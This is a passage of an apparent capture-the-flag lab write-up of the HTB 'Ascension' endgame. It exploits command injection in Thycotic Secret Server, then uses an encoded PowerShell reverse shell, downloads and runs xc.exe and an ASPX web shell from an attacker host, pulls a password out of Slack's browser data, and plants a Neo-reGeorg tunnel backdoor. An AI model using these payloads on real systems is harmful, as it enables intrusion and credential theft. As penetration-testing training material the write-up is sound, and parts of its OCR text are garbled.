Scripts

Advanced Scripting requires an additional license.

PowerShell SQL SSH

Script testing will execute from the Web Server you are connected to but scripts may run on other nodes outside of testing

Name	Description	Category	Active	Usage Count	
Dependency SSH Key Rotation	Dependency changer script that will rotate the public key	Dependency	Yes	0	
Dependency SSH Key Rotation Success	Dependency changer script that will run on a successful public key rotation	Dependency	Yes	0	
Dependency SSH Key Rotation Failure	Dependency changer script that will run on a failed public key rotation	Dependency	Yes	0	
Dependency Privileged SSH Key Rotation	Privileged Dependency changer script that will rotate the public key	Dependency	Yes	0	
Dependency Privileged SSH Key Rotation Success	Privileged Dependency changer script that will run on a successful public key rotation	Dependency	Yes	0	
Dependency Privileged SSH Key Rotation Failure	Privileged Dependency changer script that will run on a failed public key rotation	Dependency	Yes	0	
Dependency SSH Key Rotation Verify	Blank script to trigger a required verify with login	Dependency	Yes	0	

Show Inactive

Filter by category:

Run Edit

Back View Audit Script Usage Report

Get Help | Status Copyright © Thycotic, 2021

thycotic

elliot Version: 10.9.000002

Honestly, I spent quite some time enumerating the web application and searching for known public CVEs – there aren't that many of them. And I was very surprised that there is a command injection in the *Params* field when you **edit** (SSH) scripts.

Edit SSH Script

Name: `cy SSH Key Rotation Verify` *

Description: Blank script to trigger a required verify with login *

Category: Dependency

Script:

```
1 #Verify With Login
```

Settings: New Line (\n) Port

Params: Do not use environment variables

Params: `foo || whoami || bar` Literal

Test Script

Autofill: No Secret Selected

Connect To:

Site: Local

Server: 127.0.0.1 *

Port: 22 *

Server Key Digest:

Run Script As:

Username: megaairline.local\elliott

Password:

Use SSH Key:

Params:

foo || whoami || bar

Buttons: ✓ OK ✗ Cancel

The screenshot shows the Thycotic Secret Server 10.9 interface. The top navigation bar includes 'Secret Server', 'Thycotic Secret Server 10.9 Free Edition', 'Search Secrets', 'Search', 'HOME', 'TOOLS', 'ADMIN', 'REPORTS', and user icons. The main content area is titled 'Scripts'.

A message box at the top states: 'Advanced Scripting requires an additional license.' Below it, tabs for 'PowerShell', 'SQL', and 'SSH' are shown, with 'PowerShell' selected. A warning message says: 'Script testing will execute from the Web Server you are connected to but scripts may run on other nodes outside of testing.'

The PowerShell script content is as follows:

```

->[H+]0;c:\windows\system32\cmd.exe->[?25h+?25l'export' is not recognized as an internal or external
command,<-[18X+[18C
operable program or batch file.<-[49X+[49C
ASCENSION{n0t_so_s3cR3t_*****}<-[48X-[48C
->[80X-[80C
->[80X-[80C
->[80X-[80C
->[80X-[80C
->[80X-[80C
->[80X-[80C

```

Below the script is a table titled 'Scripts' with columns: Name, Description, Category, Active, Usage Count, and actions. The table contains the following rows:

Name	Description	Category	Active	Usage Count	Actions
Dependency SSH Key Rotation	Dependency changer script that will rotate the public key	Dependency	Yes	0	
Dependency SSH Key Rotation Success	Dependency changer script that will run on a successful public key rotation	Dependency	Yes	0	
Dependency SSH Key Rotation Failure	Dependency changer script that will run on a failed public key rotation	Dependency	Yes	0	
Dependency Privileged SSH Key Rotation	Privileged Dependency changer script that will rotate the public key	Dependency	Yes	0	
Dependency Privileged SSH Key Rotation Success	Privileged Dependency changer script that will run on a successful public key rotation	Dependency	Yes	0	
Dependency Privileged SSH Key Rotation Failure	Privileged Dependency changer script that will run on a failed public key rotation	Dependency	Yes	0	
Dependency SSH Key Rotation Verify	Blank script to trigger a required verify with login	Dependency	Yes	0	

Checkboxes for 'Show Inactive' and 'Filter by category:' are present. At the bottom are buttons for 'Back', 'View Audit', and 'Script Usage Report'.

Not sure why it is still not assigned a CVE ID... May be it's up coming 😊 Anyways, if I provide something like `foo || type c:\users\elliot\desktop\flag.txt || bar` as a payload, I will get the fifth flag.

The terminal window shows the following command failing:

```

->[H+]0;c:\windows\system32\cmd.exe->[?25h+?25l'export' is not recognized as an internal or external
command,<-[18X+[18C
operable program or batch file.<-[49X+[49C
ASCENSION{n0t_so_s3cR3t_*****}<-[48X-[48C
->[80X-[80C
->[80X-[80C
->[80X-[80C
->[80X-[80C
->[80X-[80C
->[80X-[80C

```


Now let's get a proper shell on the box.

!Flag

ASCENSION{n0t_so_s3cR3t_*****}

6. Upgrade

Before actually messing with getting the reverse shell I will first disable Windows Firewall via GPO (both the domain and standard profiles).



DC1 machine, being a Windows Server with a Active Directory Domain Service role, keeps reactivating the firewall, so creating a new GPO is am important step in obtaining a stable shell (a pretty guide on how to disable the Windows Firewall in any way you want → [here](#)).

Now, there're 2 possible users to get the shell as: `MEGAAIRLINE\elliott` and `IIS APPPOOL\defaultapppool`.

To get the shell as the *1st* user I will upload `xc.exe` binary via the CMDi and run it in the background (to serve files I installed Python 2 with the official [MSI installer](#) and used the native SimpleHTTPSever module):

```
foo || powershell -exec bypass -enc
JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUA
dAAuAFMAbwBjAGSAZQB0AHMALgBuaEMAUABDAGwAaQB1AG4AdAAoACCAMQA5ADIALgAxADYAOAAuADEA
MQAuADYAJwASADkAMAAWADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQB1AG4AdAAuAECA
ZQB0AFMadAbYAGUAYQBtACgAKQA7AFSAYgB5AHQAZQBbAf0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4A
LgA2ADUANQAZADUAFaa1AHSAMAB9ADSAdwBoAGkAbAB1ACgAKAAKAGKAIAA9ACAAJABzAHQAcgB1AGEA
bQAUAFIAZQBhAGQAKAAKAGIAeQB0AGUAcwASACAAMAASACAAJABiAHkAdAB1AHMALgBMAGUAbgBnAHQA
aAApACKAIAAATAG4AZQAgADAkQB7ADSAJABkAGEAdAbhACAAPQAgACgATgB1AHCALQPAGIAagB1AGMA
dAAgAC0AVAB5AHAAZQB0AGEAbQB1ACAAUwB5AHMAdAB1AG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUa
bgBjAG8AZAbpAG4AZwApAC4ARwB1AHQAUwB0AHIAaQBuAGcAKAAKAGIAeQB0AGUAcwASADAALAAgACQA
aQApAdSAjABzAGUAbgBkAGIAyQBjAGSAIAA9ACAAKAbpAGUAeAAGACQAZABhHQAYQAgADIAPgAmADEA
IAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACKAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQA
cwb1AG4AZAb1AGEAYwBrACAAkWAgACCAIWgACCAOWAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsa
dAB1AHgAdAAuAGUAbgBjAG8AZAbpAG4AZwBdADoA0gBBAFMAQwBjJAekAKQAUAECAZQB0AEIaEeQB0AGU
cwaOACQAcwB1AG4AZAb1AGEAYwBrADIkQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMA
ZQBuAGQAYgB5AHQAZQASADAALAAkAHMAZQBuAGQAYgB5AHQAZQAUAEwAZQBuAGCAdABoACKAOwAkAHMA
dAbYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADSAJABjAGwAaQB1AG4AdAAuAEMAbABvAHMAZQoACKA
CgA= || bar
```

```
PS > IWR -Uri "http://192.168.11.6:8080/cmd.aspx" -OutFile
"c:\inetpub\wwwroot\snovvcrash.aspx"
PS > IWR -Uri "http://192.168.11.6:8080/xc.exe" -OutFile
"c:\users\elliott\music\xc.exe"
```

Administrator: Command Prompt - powershell

```
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share> .\nc.exe -nvlp 9001
listening on [any] 9001 ...
connect to [192.168.11.6] from (UNKNOWN) [192.168.11.210] 53405

# whoami
megaafline\elliot
# IWR -Uri "http://192.168.11.6:8080/cmd.aspx" -OutFile "c:\inetpub\wwwroot\snowvcrash.aspx"
# IWR -Uri "http://192.168.11.6:8080/xc.exe" -OutFile "c:\users\elliot\music\xc.exe"
#
# cd c:\inetpub\wwwroot
# ls

Directory: C:\inetpub\wwwroot

Mode LastWriteTime Length Name
---- ----- ----
d---- 10/13/2020 3:21 PM aspnet_client
d---- 4/19/2021 1:10 PM SecretServer
-a--- 10/13/2020 3:09 PM 703 lissstart.htm
-a--- 10/13/2020 3:09 PM 99718 lissstart.png
-a--- 4/20/2021 3:10 PM 1547 snowvcrash.aspx

# cd c:\users\elliot\music
# ls

Directory: C:\users\elliot\music

Mode LastWriteTime Length Name
---- ----- ----
-a--- 4/20/2021 1:10 PM 5411328 xc.exe

# Start-Process -NoNewWindow \xc.exe "192.168.11.6 9002"
#
PS Microsoft.PowerShell.Core\FileSystem::\\tsclient\share>
```

Administrator: Command Prompt - C:\Python27\python.exe -m SimpleHTTPServer 8080

```
^C:\Users\Administrator\Music>dir
Volume in drive C has no label.
Volume Serial Number is C0E7-7498

Directory of C:\Users\Administrator\Music

04/28/2021 01:03 PM <DIR> .
04/28/2021 01:03 PM <DIR> ..
04/17/2021 07:39 PM 8,548,352 chisel.exe
04/17/2021 07:28 PM 144,735 chiselpay.exe
04/19/2021 01:40 PM 1,547 cmd.aspx
04/18/2021 02:36 AM 45,272 nc.exe
04/19/2021 01:40 PM 37,667 powervt.ps1
04/19/2021 02:30 AM 20,598,784 python-2.7.18.amd64.msi
04/18/2021 02:02 AM <DIR> python-3.9.0b1-embed-amd64
04/18/2021 02:02 AM 8,386,898 python-3.9.0b1-embed-amd64.zip
04/19/2021 12:15 PM <DIR> requests
04/19/2021 12:14 PM 585,190 requests.zip
04/18/2021 02:14 AM 5,411,328 xc.exe
9 File(s) 43,759,773 bytes
4 Dir(s) 24,970,866,688 bytes free

C:\Users\Administrator\Music>c:\Python27\python.exe -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.11.210 - [20/Apr/2021 13:10:24] "GET /cmd.aspx HTTP/1.1" 200 -
192.168.11.210 - [20/Apr/2021 13:10:30] "GET /xc.exe HTTP/1.1" 200 -
```

Administrator: Command Prompt - \xc...

C:\Users\Administrator\Music>.\xc.exe -1 -p 9002

```
\\_\ \ \ /_|
 \_\ \ \ \ \_ by @xct.de
 build: kMLf1EmETQmHK
qoT
2021/04/20 13:28:36 Listening on :9002
2021/04/20 13:28:36 Waiting for connections...
2021/04/20 13:29:14 Connection from 192.168.1.210:53910
2021/04/20 13:29:14 Stream established
[*] Auto-Plugins:
[xc: C:\users\elliot\music]: !spawn 9003
[xc: C:\users\elliot\music]:
```

Administrator: Command Prompt - \xc...

C:\Users\Administrator\Music>.\xc.exe -1 -p 9003

```
\\_\ \ \ /_|
 \_\ \ \ \_ by @xct.de
 build: kMLf1EmETQmHK
hKqoT
2021/04/20 13:27:18 Listening on :9003
2021/04/20 13:27:18 Waiting for connections...
2021/04/20 13:29:21 Connection from 192.168.1.210:53917
2021/04/20 13:29:21 Stream established
[*] Auto-Plugins:
[xc: C:\users\elliot\music]: whoami
[megaafline\elliot]
[XC: C:\users\elliot\music]:
```

To get the shell as the *2nd* user I will upload an ASPX [web shell](#) and then proceed to uploading `xc.exe` again from it:

```
$ cat a
IWR -Uri "http://192.168.11.6:8080/xc.exe" -OutFile
"c:\Windows\System32\spool\drivers\color\xc.exe"
$ echo 'powershell -enc ' `cat a | iconv -t UTF-16LE | base64 -w0` `

powershell -enc
SQBXAFIAIAAtAFUAcgBpACAAIgBoAHQAdABwADoALwAvADEAOQAYAC4AMQA2ADgALgAxADEALgA2ADoA
OAAwADgAMAAvAHgAYwAuAGUAeAB\ACIAIAAtAE8AdQB0AEYAAQSAGUAIAAiAGMAOgBCAFCAaQBuAGQA
bwB3AHMAXABTAHkAcwB0AGUAbQAZADIAxABZAHAAbwBvAGwAXAB\KAHIAaQB2AGUAcgBzAFwAYwBvAGwA
bwByAFwAeAbjAC4AZQB4AGUAiGAKAA==

$ cat a
Start-Process -NoNewwindow c:\Windows\System32\spool\drivers\color\xc.exe
"192.168.11.6 9004"
$ echo 'powershell -enc ' `cat a | iconv -t UTF-16LE | base64 -w0` `

powershell -enc
UwB0AGEAcgB0AC0AUAbYAG8AYwB\AHMACwAgAC0ATgBvAE4AZQB3AFcAaQBuAGQAbwB3ACAAywa6AFwA
VwBpAG4AZABvAHCAcwbCAFMAeQBzAHQAZQtADMAMgBcAHMACABvAG8AbABCAGQAcgBpAHYAZQByAHMA
XABjAG8AbABvAHIAxAB4AGMALgB\AHgAZQAgACIAMQA5ADIALgAxADYAOAAuADEAMQAUADYAIAA5ADAA
MAA0ACIAcGmA=
```

⚠ Spoiler. Shell as IIS APPPOOL\defaultapppool will make no use for us here.

`SeImpersonatePrivilege` is not exploitable on this server afaik, since the only available machine on the network is DC1 which is not a helper for RoguePotato, see [this blogpost](#).

Unfortunately, the first shell as MEGAIRLINE\elliot was dying every time the web request timed out, so I had to use forward local SSH service on MS01 and connect to it as elliot:

```
[xc: C:\windows\system32\inetsrv]: !lfwd 2222 127.0.0.1 22
Cmd > ssh megaairline\elliot@127.0.0.1 -p 2222

[xc: C:\windows\system32\inetsrv]: !lfwd 2222 127.0.0.1 22
[xc: C:\windows\system32\inetsrv]: !lsfwd
Active Port Forwarding:
[0] Listening on 192.168.11.6:2222, Traffic redirect to 192.168.11.210 (127.0.0.1:22)
[xc: C:\windows\system32\inetsrv]:
```

c:\windows\system32\cmd.exe

```
C:\Users\Administrator\Music>ssh megaairline.local\elliot@127.0.0.1 -p 2222
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Wg9Kd0eI8iIfQcTlMwpODIAYBFLa1gNM/K86gjDY8FA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:2222' (ECDSA) to the list of known hosts.
megaairline.local\elliot@127.0.0.1's password:
Microsoft Windows [Version 10.0.17763.1613]
(c) 2018 Microsoft Corporation. All rights reserved.

megaairline\elliot@MS01 C:\Users\elliot>
Microsoft Windows [Version 10.0.17763.1613]
(c) 2018 Microsoft Corporation. All rights reserved.

megaairline\elliot@MS01 C:\Users\elliot>whoami
megaairline\elliot
```

Looking around on the box, we will see that there's another elliot user – in local administrators group this time. Also there's this Slack installer which is a hint for the next flag...

```

PS C:\Users> net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
elliot
MEGAIRLINE\Domain Admins
The command completed successfully.

PS C:\Users> gci . -recurse -file -ea SilentlyContinue | select fullname

FullName
-----
C:\Users\elliott\Desktop\flag.txt
C:\Users\elliott\Downloads\SlackSetup.exe
C:\Users\elliott\Favorites\Bing.url
C:\Users\elliott\Links\Desktop.lnk
C:\Users\elliott\Links\Downloads.lnk
C:\Users\elliott\Music\xc.exe

```

After running winPEAS and a bit of googling I found out that Slack leaves sensitive artifacts in `%LOCALAPPDATA%` Chrome's DB → [APPDATA OH MY... OH NO!](#)

```

PS C:\Users\elliott\music> net use \.\local | findstr /i chrome
  Folder: c:\Program Files\Google\Chrome\Application\86.0.4240.75\Installer
    File: c:\Program Files\Google\Chrome\Application\86.0.4240.75\Installer\chromstp.exe --configure-user-settings --verbose-logging --system-level (Unquoted and Space detected)
  [*] Looking for Chrome DBs
    Chrome cookies database exists at C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\cookies
  [*] Looked for saved login database exists at C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\cookies
  [*] Looked for credentials in chrome history
  [*] Chrome bookmarks
PS C:\Users\elliott\music> ls "C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB"

Directory: C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB

Mode                LastWriteTime         Length Name
----                -----          ---- 
d----   10/16/2020  7:50 AM           0 https_app.slack.com_0_indexeddb.blob
d----   10/16/2020  7:51 AM           1 https_app.slack.com_0_indexeddb.leveldb

PS C:\Users\elliott\music> ls "C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0_indexeddb.blob"

Directory: C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0_indexeddb.blob

Mode                LastWriteTime         Length Name
----                -----          ---- 
d----   10/16/2020  7:50 AM           1 https_app.slack.com_0_indexeddb.blob

PS C:\Users\elliott\music> ls "C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0_indexeddb.blob\blob\1"

Directory: C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0_indexeddb.blob\blob\1

Mode                LastWriteTime         Length Name
----                -----          ---- 
d----   10/16/2020  8:04 AM           0 00
d----   10/16/2020  8:04 AM           1 00

PS C:\Users\elliott\music> ls "C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0_indexeddb.blob\blob\1\blob\1\00"

Directory: C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0_indexeddb.blob\blob\1\blob\1\00

Mode                LastWriteTime         Length Name
----                -----          ---- 
-a---   10/16/2020  9:28 AM           7 00

```

I will pull it from the remote via SCP ([**<sarcasm>**Windows OpenSSH SCP Syntax is awesome when dealing with spaces in path, btw**</sarcasm>**](#)):

```

Cmd > scp -P 2222
megaairline.local\elliott@127.0.0.1:"\""\\"C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1\00\7\""\\""
slack.blob

```

```

C:\Users\Administrator\Music>scp
usage: scp [-z468Cpqv] [-c cipher] [-F ssh_config] [-i identity_file]
           [-l limit] [-o ssh_option] [-P port] [-S program] source ... target
C:\Users\Administrator\Music>scp -P 2222 megaairline.local\elliott@127.0.0.1:"\""\\"C:\Users\elliott\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\https_app.slack.com_0.indexeddb.blob\1\00\7\""\\""
slack.blob
7
C:\Users\Administrator\Music>dir
Volume in drive C has no label,
Volume Serial Number is C007-7498

 Directory of C:\Users\Administrator\Music

04/18/2021  02:48 PM              <DIR> .
04/18/2021  02:48 PM              <DIR> ..
04/17/2021  07:39 PM      8,548,352 chisel.exe
04/17/2021  07:28 PM      144,776 cmdplay.exe
04/17/2021  07:28 PM      1,547 cmd.aspx
04/18/2021  02:36 AM      45,272 nc.exe
04/18/2021  02:33 AM      37,667 powercat.ps1
04/19/2021  12:02 PM      20,598,784 python-2.7.18.amd64.msi
04/18/2021  02:02 PM              <DIR> python-3.9.001-embed-amd64
04/18/2021  02:02 AM      8,386,898 python-3.9.001-embed-amd64.zip
04/19/2021  12:15 PM              <DIR> requests
04/19/2021  12:14 PM      585,190 requests.zip
04/20/2021  02:48 PM      178,673 slack.blob
04/20/2021  02:07 PM      1,678,840 wmpnas.exe
04/20/2021  02:04 AM      5,111,328 wmpnas.exe
               11 File(s)      45,609,294 bytes
               4 Dir(s)   24,964,259,848 bytes free

```

I will do `strings` the blob on Kali and get another password.

```
[sn0vvcr@sh on kali-vm in ~/htb/endgames/ascension/www at [21/04 11:18]]  
└─ strings -a slack.blob | grep elliot -A1  
elliot.alterson453646"  
_name_lc"  
elliot.alterson453646"  
topico{ "  
--  
elliot.alterson453646"  
deletedF"  
--  
elliot alderson"  
America/Los_Angeles"  
--  
elliot alderson"  
real_name_normalized"  
elliot alderson"  
display_name"  
elliot alderson"  
display_name_normalized"  
elliot alderson"  
fieldso{ "  
--  
elliot.alterson453646@gmail.com"  
status_text_canonical" "  
--  
elliot.alterson453646"  
_first_name_lc" "  
--  
elliot alderson"  
_real_name_normalized_lc"  
elliot alderson"  
_display_name_lc"  
elliot alderson"  
_display_name_normalized_lc"  
elliot alderson"  
_email_normalized_lc"  
elliot.alterson453646@gmail.com"  
is_selfT"  
--  
username: elliot  
password: LetMeInAgain!{  
--  
username: elliot  
password: LetMeInAgain!"  
--  
elliot  
LetMeInAgain!{  
--  
` ` ` elliot  
LetMeInAgain!` ` `"
```

Before going further I will build another tunnel to interact with 192.168.11.x network directly from Kali. I could create a path all the way back from MS01 over DC1 to WEB01 with SSH or Chisel (as I've described [in this example](#)), but I feel lazy and will do it another way.

There is IIS running on MS01 which makes it a perfect target for tunneling with [Neo-reGeorg](#). I will generate the `tunnel.aspx` backdoor, drop it into `\inetpub\wwwroot` on MS01 and start a SOCKS proxy at `192.168.10.6:1337`. Using proxychains (as the name suggests) I will be able to *chain* multiple proxy servers to reach targets in 192.168.11.x.

Neo-reGeorg requires Python 2 as well as the `requests` module. I will download all the dependencies with pip on Kali, zip them and transfer to DC1:

```
$ pip download requests
$ zip requests.zip *
```

```
sh@vvcr:~$ sh on kali-vm in ~/htb/endgames/ascension/www at [21/04 11:25]
└─$ mkdir requests
└─$ cd requests
└─$ pip download requests
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021.ess/python-2-support pip 21.0 will remove support for this functionality.
Collecting requests
  Using cached requests-2.25.1-py2.py3-none-any.whl (61 kB)
Collecting certifi>=2017.4.17
  Using cached certifi-2020.12.5-py2.py3-none-any.whl (147 kB)
Collecting chardet<3,>=3.0.2
  Using cached chardet-4.0.0-py2.py3-none-any.whl (178 kB)
Collecting urllib3<1.27,>=1.21.1
  Using cached urllib3-1.26.4-py2.py3-none-any.whl (153 kB)
Collecting idna<3,>=2.1.2
  Using cached idna-2.10-py2.py3-none-any.whl (58 kB)
Saved ./certifi-2020.12.5-py2.py3-none-any.whl
Saved ./chardet-4.0.0-py2.py3-none-any.whl
Saved ./urllib3-1.26.4-py2.py3-none-any.whl
Saved ./idna-2.10-py2.py3-none-any.whl
Successfully downloaded requests certifi chardet urllib3 idna
WARNING: You are using pip version 20.3.3; however, version 20.3.4 is available.
You should consider upgrading via the '/usr/bin/python -m pip install --upgrade pip' command.
└─$ zip -r requests.zip ./*
  adding: certifi-2020.12.5-py2.py3-none-any.whl (deflated 0%)
  adding: chardet-4.0.0-py2.py3-none-any.whl (deflated 3%)
  adding: idna-2.10-py2.py3-none-any.whl (deflated 7%)
  adding: requests-2.25.1-py2.py3-none-any.whl (deflated 2%)
  adding: urllib3-1.26.4-py2.py3-none-any.whl (deflated 3%)
└─$ ls
certifi-2020.12.5-py2.py3-none-any.whl  chardet-4.0.0-py2.py3-none-any.whl  idna-2.10-py2.py3-none-any.whl  requests-2.25.1-py2.py3-none-any.whl  requests.zip  urllib3-1.26.4-py2.py3-none-any.whl
└─$ sh@vvcr:~$ sh on kali-vm in ~/htb/endgames/ascension/www/requests at [21/04 11:25]
└─$ ls
certifi-2020.12.5-py2.py3-none-any.whl  chardet-4.0.0-py2.py3-none-any.whl  idna-2.10-py2.py3-none-any.whl  requests-2.25.1-py2.py3-none-any.whl  requests.zip  urllib3-1.26.4-py2.py3-none-any.whl
└─$ *Evil-WinRM* PS C:\Users\Administrator\music> upload requests.zip
Info: Uploading requests.zip to C:\Users\Administrator\Music\requests.zip
```

On DC1 I will unzip `requests` dependencies and install them like follows:

```
Cmd > C:\Python27\Scripts\pip.exe install --no-index --find-links
"C:\Users\Administrator\Music\requests" requests
```

Now, back on Kali, I will generate the `tunnel.aspx` backdoor:

```
$ python neoreg.py generate -k 'snovvcrash.rocks!'
```

```

[snowvcr@kali-vm ~]# python neoreg.py generate -k 'snowvcrash.rocks!'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: Cryptograph

```



```

"$$$$$' 'M$ '$$$@m
:$$$$$$$$$$$$$$' '$$$'
'$' 'JZI'$$_ '$$$'
'$$$ '$$$
'$$$ J$$$'
m$$$ '$$$,
$$$@ '$$$_
Neo-reGeorg
'1t$$$' '$$$<
'$$$$$' '$$$      version 2.6.0
'@$$$' '$$$'
'$$$ '$$@
'z$$$$$' @$$$
r$$$ $$|
'$$v c$$
'$$v $$v$$$$$$$$#
$$x$$$$$$$$twelve$$@$'
@$$@L '<@$$$$$$'
$$'$$

```

[Github] <https://github.com/L-codes/neoreg>

[+] Create neoreg server files:

- => neoreg_servers/tunnel.aspx
- => neoreg_servers/tunnel.php
- => neoreg_servers/tunnel.jsp
- => neoreg_servers/tunnel_compatibility.jsp
- => neoreg_servers/tunnel.ashx
- => neoreg_servers/tunnel.jspx
- => neoreg_servers/tunnel_compatibility.jspx

```

[snowvcr@kali-vm ~]# ...

```

```

*Evil-WinRM* PS C:\Users\Administrator\music> upload Neo-reGeorg/neoreg.py
Info: Uploading Neo-reGeorg/neoreg.py to C:\Users\Administrator\music\neoreg.py

Data: 44012 bytes of 44012 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\Administrator\music> upload Neo-reGeorg/neoreg_servers/tunnel.aspx
Info: Uploading Neo-reGeorg/neoreg_servers/tunnel.aspx to C:\Users\Administrator\music\tunnel.aspx

Data: 6676 bytes of 6676 bytes copied
Info: Upload successful!

```

Then I will upload all the files to their places and run `neoreg.py` on DC1:

```

Cmd > scp -P 2222 tunnel.aspx
megaairline.local\elliot@127.0.0.1:"C:\inetpub\wwwroot\tunnel.aspx"
Cmd > C:\Python27\Scripts\python.exe .\neoreg.py -k snowvcrash.rocks! -u
http://ms01.megaairline.local/tunnel.aspx -l 0.0.0.0 -p 1337

```

```

Administrator: Command Prompt - powershell
PS C:\Users\Administrator\Music> scp -P 2222 tunnel.aspx megaairline.local\elliott@127.0.0.1:"C:\inetpub\wwwroot\tunnel.aspx"
megaairline.local\elliott@127.0.0.1's password:
tunnel.aspx
PS C:\Users\Administrator\Music> C:\Python27\python.exe .\neoreg.py -k snovvcrash.rocks! -u http://ms01.megaairline.local/tunnel.aspx -l 0.0.0.0 -p 1337
          100% 5007      1.6MB/s  00:00

      "$$$$$" ' MS '$$$@m
      :$$$$$$$$$$$$$' '$$$'
      '$' 'JZI $$& '$$$$'
      ' $$$ '$$$$'
      $$$$ J$$$$'
      m$$$$ '$$$$,
      $$$@ '$$$$ Neo-reGeorg
      'it$$$$ '$$$$-
      '$$$$$$' '$$$$       version 2.6.0
      '@$$$$ '$$$$'
      '$$$$ '$$$@
      'z$$$$$ @$$$'
      '$$$$ $$|
      '$$v c$$
      '$$v $$$$$$#'
      '$$v $$$$$$twelve$$@'
      @$$@L '<@$$$$$'
      $$ '$$'

[ Github ] https://github.com/L-codes/neoreg

+-----+
Log Level set to [ERROR]
Starting SOCKS5 server [0.0.0.0:1337]
Tunnel at:
http://ms01.megaairline.local/tunnel.aspx
+-----+
Administrator: Command Prompt - powershell
PS C:\Users\Administrator\Music> netstat -ano | findstr 1337
TCP    0.0.0.0:1337          0.0.0.0:0          LISTENING      8572
UDP    0.0.0.0:61337         *:*                   3360
PS C:\Users\Administrator\Music>

```

On Kali I will make a copy of proxychains config in CWD, modify it to use a chain of 2 proxies and verify elliot's local password with CME:

```
$ proxychains4 -f ./proxychains4.conf cme smb 192.168.11.210 -u elliot -p
'LetMeInAgain!' --local-auth
```

```

snovvcr@kali-vm:~/htb/endgames/ascension/proxy$ ./proxychains4 -f ./proxychains4.conf cme smb 192.168.11.210 -u elliot -p 'LetMeInAgain!' --local-auth
[proxychains] config file found: ./proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.210:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.6:1337 ... 192.168.11.210:445 ... OK
